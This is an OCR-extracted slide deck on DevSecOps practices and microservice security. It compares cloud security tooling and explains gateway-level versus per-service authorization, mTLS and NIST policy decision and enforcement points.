
DevSecOps – A Simplistic Pipeline




DevSecOps – A Simplistic Pipeline



DevSecOps – A Simplistic Pipeline



DevSecOps – A Simplistic Pipeline



DevSecOps


- The Threat Landscape changes
  - Identity and Access Management
  - Asset Inventory
  - Billing

- Infrastructure as Code allows quick audit / **linting**
- Focus more on:
  - Security groups
  - Permissions to resources
  - Rogue / shadow admins
  - Forgotten resources (compromises / billing)

DevSecOps

- Different Service Providers Approach Security Differently
- All of them provide some of the ingredient in-house
- Irrespective of Cloud provider some tools will still need to be sourced
  - Static Code Analysis Tool
  - Dynamic Code Analysis Tool
  - Software Composition Analysis
  - Vulnerability Management Tool

DevSecOps – Example



Source : NotSoSecure

DevSecOps – Cloud

	Conventional Infra	AWS	Azure	GCP
Source Code Management	Bitbucket, Github, Gitlab etc..	AWS CloudCommit	Azure Repos	Cloud Source Repositories
Infrastructure As a Code	Chef, Puppet, Ansible more..	Amazon CloudFormation	Azure DevTest Labs	Cloud Code
CI/CD Server	Jenkins, Bamboo, Gitlab, Travis CI, Circleci more	AWS CodeBuild AWS CodeDeploy AWS CodePipeline	Azure Pipelines, Azure Test Plans	Cloud Build, Tekton
Artifactory Repository	jFrog Artifactory, Sonatype Nexus, more..	Amazon S3	Azure Artifacts	Cloud Firestore
Stg/Prod Servers	VMWare, On-premises servers	EC2 ECS (Elastic Containers) EKS (Elastic Kubernetes)	Virtual Machines, Azure Lab Services, Azure Kubernetes Service (AKS)	Compute Engine, App Engine, Shielded VMs
Monitoring & Alert	Nagios, Graphite, Grafana	AWS CloudWatch	Azure Monitor, Network Watcher	Access Transparency
Firewall	Modsecurity	AWS Firewall Manager, AWS WAF	Azure Firewall	Application Gateway
DLP	MyDLP, OpenDLP	Amazon Macie	Azure Information Protection	Cloud Data Loss Prevention
Threat Detection	Snort, Kismet	Amazon GuardDuty	Azure Advanced Threat Protection	Event Threat Detection (beta)
Vulnerability Scanning	OpenVAS, Nessus	Amazon Inspector	Azure Security Center	Cloud Security Scanner
Secrets Management	Hashicorp Vault, Docker Secrets	AWS Secrets Manager	Azure Key Vault	Secrets management

DevSecOps

People

- Build relationships between teams, don't isolate
- Identify, nurture security conscious individuals
- Empower Dev / ops to deliver better and faster and secure, instead of blocking.
- Focus on solutions instead of blaming

Process

- Involve security from get-go (design or ideation phase)
- Fix by priority, don't attempt to fix it all
- Security Controls must be programmable and automated wherever possible
- DevSecOps Feedback process must be smooth and governed

Technology

- Templatize scripts/tools per language/platform
- Adopt security to devops flow don't expect others to adopt security
- Keep an eye out for simpler and better options and be pragmatic to test and use new tools

DevSecOps

- Automation **alone will not solve the problems**
- Encourage security mindset especially if outside sec team
- Cultivate/Identify common goals for greater good
- Build allies (security champions) in company
- Focus on collaboration and inclusive culture
- Avoid Blame Game

Secure Coding Guidelines

Microservices

- Typically, authorization happens at the API Gateway – **Edge Level**.
- The API gateway is used to centralize enforcement of authorization.
- This is implemented by individual services not implementing authentication/access control and potentially allows for direct
- Anonymous access to the services.

- It is **recommended** that Mutual Authentication be implemented to allow for this API gateway bypass.

Microservices

- With a large number of microservices, the API gateway will be hard to manage the number of roles and access control level.

- Will become the Single Point of Decision, violating “Defense in Depth” principle (See how Hashi vault vaults can be unsealed ☺ - refer to secrets in Terraform and Ansible)

- The API gateway is usually owned by Ops (not Development) slowing down change

Microservices


- At API gateway, keep authorization at a very coarse level. E.g. Can I access the service?
- At each Microservice Level, make authorization decision more fine grained. E.g.
  - Can I access this resource if I have Role X?

- The Gateway should authenticate an external entity using access tokens (referenced tokens **or** self contained tokens (JWT)) via HTTP Headers (e.g. Cookies/Authorization) **or use mTLS.**
- **mTLS is preferred.**

Microservices – MLTS

See: https://github.com/arus18/mTLS-Spring for a sample solution

Note that you will need a custom domain name for Public REST APIs.



Microservices Security


- Per the standards laid by NIST

  - **Policy Administration Point (PAP):** Provides a user interface for creating, managing, testing, and debugging access control rules.
  - **Policy Decision Point (PDP)**: Computes access decisions by evaluating the applicable access control policy.
  - **Policy Enforcement Point (PEP)**: Enforces policy decisions in response to a request from a subject requesting access to a protected object.
  - **Policy Information Point (PIP):** Serves as the retrieval source of attributes or the data required for policy evaluation to provide the information needed by the PDP to make decisions.

Microservices Security

- As Far as possible, Policies should not be in code and instead abstracted away.

Microservices Security




Microservices Security

01 – Decentralized

- PDP/PEP are at Microservice Level


- Spring Security allows scope checking. Scopes are attached in JWT Token. This allows granular control.



Microservices Security

02 – centralized/Single PDP

- ACLS are defined in single place



Microservices Security

02 – centralized/Single PDP

- ACL are defined and stored one place.
- Rules are defined using (as example) XACML (extensible Access Control Markup Language) or NGAC (Next Gen Access Control)
- Can Cause Latency issues – hence usually it is not over HTTP/HTTPS but using gRPC.
- Since it’s a single point, This is combined with an API gateway also

Microservices Security

03 – centralized/Embedded PEP

- ACL rules are defined centrally but stored and evaluated at Microservice Level.


- An API Call triggers a call to PDP and PDP returns a decision

- PDP code is either a built-in library or a side-car container. Usually implemented in same node to avoid network latency issues. Caching of authorization Decisions should be avoided.

Microservices Security


03 – centralized/ Embedded PEP

